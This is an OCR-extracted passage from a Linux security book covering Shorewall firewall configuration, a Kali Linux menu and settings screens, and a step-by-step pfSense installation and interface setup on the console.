local    eth1         detect
```


```
#####  
#ZONE    TYPE          OPTIONS          IN          OUT  
#          OPTIONS          OPTIONS          OPTIONS  
fw        firewall  
net       ipv4  
local     ipv4
```


```
#####  
#SOURCE  DEST          POLICY          LOG          LIMIT:        CONNLIMIT:  
#          LOG          LEVEL          BURST        MASK  
local     net           ACCEPT          info  
local     fw            ACCEPT          info  
fw        net           ACCEPT          info  
fw        local        ACCEPT          info  
net       all           DROP            info  
all       all           REJECT         info
```

```
#####  
#ACTION  SOURCE        DEST            PROTO        DEST  
#          PORT  
ACCEPT   net           fw             tcp          80
```

```
root@mykerberos:~# shorewall check
Checking...
Processing /etc/shorewall/shorewall.conf...
Loading Modules...
Checking /etc/shorewall/zones...
Checking /etc/shorewall/interfaces...
Determining Hosts in Zones...
Locating Action Files...
Checking /usr/share/shorewall/action.Drop for chain Drop...
Checking /usr/share/shorewall/action.Broadcast for chain Broadcast...
Checking /usr/share/shorewall/action.Invalid for chain Invalid...
Checking /usr/share/shorewall/action.NotSyn for chain NotSyn...
Checking /usr/share/shorewall/action.Reject for chain Reject...
Checking /etc/shorewall/policy...
Adding Anti-smurf Rules
Checking TCP Flags filtering...
Checking Kernel Route Filtering...
Checking Martian Logging...
Checking MAC Filtration -- Phase 1...
Checking /etc/shorewall/rules...
Checking MAC Filtration -- Phase 2...
Applying Policies...
Shorewall configuration verified
```


## Chapter 8: Linux Security Distros






Applications ▾ Places ▾ Tue 13:55

Favorites		Iceweasel
01 - Information Gathering		Terminal
02 - Vulnerability Analysis		Files
03 - Web Application Analysis		metasploit ...
04 - Database Assessment		armitage
05 - Password Attacks		burpsuite
06 - Wireless Attacks		maltego
07 - Reverse Engineering		beef xss fr...
08 - Exploitation Tools		faraday IDE
09 - Sniffing & Spoofing		Leafpad
10 - Post Exploitation		Tweak Tool
11 - Forensics		
12 - Reporting Tools		
13 - Social Engineering Tools		
14 - System Services		
Usual applications		





All Settings



Personal



Background



Notifications



Online  
Accounts



Privacy



Region &  
Language



Search

Hardware



Bluetooth



Color



Displays



Keyboard



Mouse &  
Touchpad



Network



Power



Printers



Sound



Wacom Tablet

System



Date & Time



Details



Sharing



Universal  
Access



Users



**GNOME**

Version 3.18.2

Device name

kali

Memory 1005.7 MiB

Processor Intel® Core™2 Duo CPU T6670 @ 2.20GHz

Graphics Gallium 0.4 on SVGA3D; build: RELEASE; LLVM;

Base system Kali GNU/Linux Rolling 32-bit

Virtualization VMware

Disk 30.2 GB

Check for updates

### Package Updater is running as a privileged user

Package management applications are security sensitive.  
Running graphical applications as a privileged user should be avoided  
for security reasons.

Cancel

Continue Anyway

## All packages are up to date

There are no package updates available for your computer at this time.

OK


pfSense

Welcome to pfSense

1. Boot Multi User [Enter]
2. Boot [S]ingle User
3. [E]scape to loader prompt
4. Reboot

Options:

5. [K]ernel: kernel (1 of 2)
6. Configure Boot [O]ptions...



```
Launching the init system... done.
Initializing..... done.
Starting device manager (devd)...kldload: can't load ums: No such file or directory
kldload: can't load ng_ubt: No such file or directory
kldload: can't load ng_ubt: No such file or directory
done.
```

```
[ Press R to enter recovery mode or ]
[ press I to launch the installer ]
```

(R)ecovery mode can assist by rescuing config.xml from a broken hard disk installation, etc.

(I)nstaller may be invoked now if you do not wish to boot into the liveCD environment at this time.

(C)ontinues the LiveCD bootup without further pause.

Timeout before auto boot continues (seconds): 9█

```
pfSense is now rebooting
```

```
After the reboot is complete, open a web browser and  
enter https://192.168.1.1 (or the LAN IP Address) in the  
location bar.
```

```
You might need to acknowledge the HTTPS certificate if  
your browser reports it as untrusted. This is normal  
as a self-signed certificate is used by default.
```

```
*DEFAULT Username*: admin  
*DEFAULT Password*: pfsense
```

```
Rebooting in 5 seconds. CTRL-C to abort.  
Rebooting in 4 seconds. CTRL-C to abort.  
Rebooting in 3 seconds. CTRL-C to abort.  
Rebooting in 2 seconds. CTRL-C to abort.  
Rebooting in 1 second.. CTRL-C to abort.
```

```
pfSense is now rebooting.
```

```
Default interfaces not found -- Running interface assignment option.  
le0: link state changed to UP  
le1: link state changed to UP
```

```
Valid interfaces are:
```

```
le0      00:0c:29:b1:94:5c   (up)  
le1      00:0c:29:b1:94:66   (up)
```

```
Enter the WAN interface name or 'a' for auto-detection  
(le0 le1 or a): le0
```

```
Enter the LAN interface name or 'a' for auto-detection  
NOTE: this enables full Firewalling/NAT mode.  
(le1 a or nothing if finished): le1
```

```
*** Welcome to pfSense 2.2.6-RELEASE-cdrom (i386) on pfSense ***
```

```
WAN (wan)      -> le0      -> v4/DHCP4: 192.168.1.101/24
LAN (lan)      -> le1      ->
0) Logout (SSH only)          9) pfTop
1) Assign Interfaces          10) Filter Logs
2) Set interface(s) IP address 11) Restart webConfigurator
3) Reset webConfigurator password 12) pfSense Developer Shell
4) Reset to factory defaults  13) Upgrade from console
5) Reboot system              14) Enable Secure Shell (sshd)
6) Halt system                 15) Restore recent configuration
7) Ping host                   16) Restart PHP-FPM
8) Shell
```

```
99) Install pfSense to a hard drive, etc.
```

```
Enter an option: █
```

```
Enter an option: 2
```

```
Available interfaces:
```

```
1 - WAN (le0 - dhcp, dhcp6)
2 - LAN (le1 - static)
```

```
Enter the number of the interface you wish to configure: 1
```

```
Configure IPv4 address WAN interface via DHCP? (y/n) n
```

```
Enter the new WAN IPv4 address. Press <ENTER> for none:
> 192.168.1.114
```

```
Subnet masks are entered as bit counts (as in CIDR notation) in pfSense.
e.g. 255.255.255.0 = 24
     255.255.0.0   = 16
     255.0.0.0     = 8
```

```
Enter the new WAN IPv4 subnet bit count (1 to 31):
```


```
> 24
```

```
For a WAN, enter the new WAN IPv4 upstream gateway address.
For a LAN, press <ENTER> for none:
```



```
> 192.168.1.1█
```



```
The IPv4 LAN address has been set to 192.168.1.115/24
You can now access the webConfigurator by opening the following URL in your web
browser:
```



```
http://192.168.1.115/
```


